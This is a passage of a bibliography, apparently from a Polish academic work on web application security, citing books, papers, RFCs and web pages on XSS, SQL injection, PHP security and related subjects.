- Filtering JavaScript to Prevent Cross-Site Scripting (2008), EUROSEC GmbH Chiffriertechnik & Sicherheit, http://www.secologic.org/downloads/web/051207_EUROSEC_Draft_Whitepaper_Filtering_JavaScript.pdf, dostęp: 15.07.2014.
- Grossman J. (2014) (Cancelled) / Clickjacking. OWASP AppSec Talk. <http://jeremiahgrossman.blogspot.com>, dostęp: 15.07.2014.
- Guide to Building Secure Web Applications, Version 1.1.1 (2002), <http://www.cgisecurity.com/owasp/html/>, dostęp: 13.11.2012.
- Historia środowiska PHP (2012), <http://www.php.net/manual/en/history.php.php>, dostęp: 13.11.2012.
- Hoffman B., Sullivan B. (2009), *Bezpieczeństwo aplikacji tworzonych w technologii Ajax*, Helion. Gliwice.
- Hope P., Walther B. (2010), *Testowanie bezpieczeństwa aplikacji internetowych – receptury*, Helion. Gliwice.
- Irish P. (2010), *The protocol-relative URL*, <http://paulirish.com/2010/the-protocol-relative-url/>, dostęp: 22-11-2012.
- Java Platform, Enterprise Edition. Wikipedia (2012), http://en.wikipedia.org/wiki/Java_EE, dostęp: 13.11.2012.
- Kotowicz K. (2010) *Kompletny przewodnik po SQL Injection dla developerów PHP*. OWASP 03/2010, <http://www.slideshare.net/kkotowicz/owasp-sql-injection>, dostęp: 15.07.2014.
- Laskowski M. (2012), *Using Google search engine to get unauthorized access to private data*. Actual Problems of Economics, nr 132, str. 381-386.
- Laskowski M. (2013), *Bezpieczeństwo systemów informatycznych*. Politechnika Lubelska, Lublin, 136 str.
- Ławicki M. (2010) Obsługa plików, a SQL Injection. <http://www.beldzio.com/obsługa-plikow-a-sql-injection>, dostęp: 15.07.2014.
- Long J. (2007) *Google Hacking for Penetration Testers*. Syngress, 534 p.
- Maziarz P. (2007), *Wykorzystywanie tęczowych tablic do łamania haseł*. HAKIN9, nr 9/2007, s. 2-6.

- Meier J.D., Mackman A., Vasireddy S., Escamilla R., Murukan A. (2004), *Udoskonalanie zabezpieczeń aplikacji i serwerów internetowych*, Wydawnictwo Promise, Warszawa.
- Miłosz E. (2005a), *Problemy bezpieczeństwa aplikacji internetowych*, w: *Bezpieczeństwo informacji – od teorii do praktyki*, pod red.: M. Miłosza, MIKOM, Warszawa, str. 7-27.
- Miłosz E., Miłosz M., Niedziółka M. (2004a), *Integracja eksploatowanych systemów informatycznych*, w: *Eksploatacja systemów informatycznych – od teorii do praktyki*, pod red.: M. Miłosz, MIKOM, Warszawa, str. 273-278.
- Miłosz M. (2004b), *Eksploatacja systemów informatycznych a bezpieczeństwo informacji*, w: *Bezpieczeństwo a informatyka, biznes i edukacja*, pod red.: M. Miłosz, WSPA, Lublin, str. 25-34.
- Miłosz M. (2005b), *Bezpieczeństwo eksploatowanych systemów informatycznych*, w: *Bezpieczeństwo informacji – od teorii do praktyki*, pod red.: M. Miłosza, MIKOM, Warszawa, str. 7-27.
- mod_qos (2012), http://opensource.adnovum.ch/mod_qos/, dostęp: 20.11.2012.
- October 2012 Web Server Survey (2012), <http://news.netcraft.com/archives/2012/10/02/october-2012-web-server-survey.htm>, dostęp: 18.11.2012.
- Raport „Bezpieczeństwo w Sieci” (2011), http://interaktywnie.com/index/index/?file=raport_bezpieczenstwo_w_sieci.pdf, dostęp: 15.11.2012.
- RFC 2616. Hypertext Transfer Protocol - HTTP/1.1 (2012), <http://www.w3.org/Protocols/rfc2616/rfc2616.html>, dostęp: 22-11-2012.
- RFC 2617: Uwierzytelnienie HTTP (2012), <http://www.ietf.org/rfc/rfc2617.txt>, dostęp: 22-11-2012.
- RSA. Wikipedia (2012), [http://pl.wikipedia.org/wiki/RSA_\(kryptografia\)](http://pl.wikipedia.org/wiki/RSA_(kryptografia)), dostęp: 22-11-2012.
- Shiflett C. (2006), *PHP. Bezpieczne programowanie*, Helion, Gliwice.
- Sobstel P. (2006), *Bezpieczeństwo internetowych systemów bazodanowych PHP/MySQL*, <http://segfaultlabs.com/files/pdf/bezpieczenstwo-php-mysql-zagrozenia>, dostęp: 13.10.2012.
- Ujawnienie depesz amerykańskiej dyplomacji przez WikiLeaks (2012), http://pl.wikipedia.org/wiki/Ujawnienie_depesz_ameryka%C5%84skiej_dyplomacji_przez_WikiLeaks#.C2.A0Polska, dostęp: 15.11.2012.
- URI (2014), *Uniform Resource Identifier*, <http://tools.ietf.org/html/rfc2396>, dostęp: 17.07.2014.

Vieg J. (2010), *Mity bezpieczeństwa IT. Czy na pewno nie masz się czego bać?*, Helion. Gliwice.

WebObjects. Wikipedia (2012), <http://en.wikipedia.org/wiki/WebObjects>, dostęp: 13.11.2012.

Well C. (2008), *Ajax. Bezpieczne aplikacje Internetowe*, Helion, Gliwice.

Wojna cybernetyczna (2012), http://pl.wikipedia.org/wiki/Wojna_cybernetyczna, dostęp: 15.11.2012.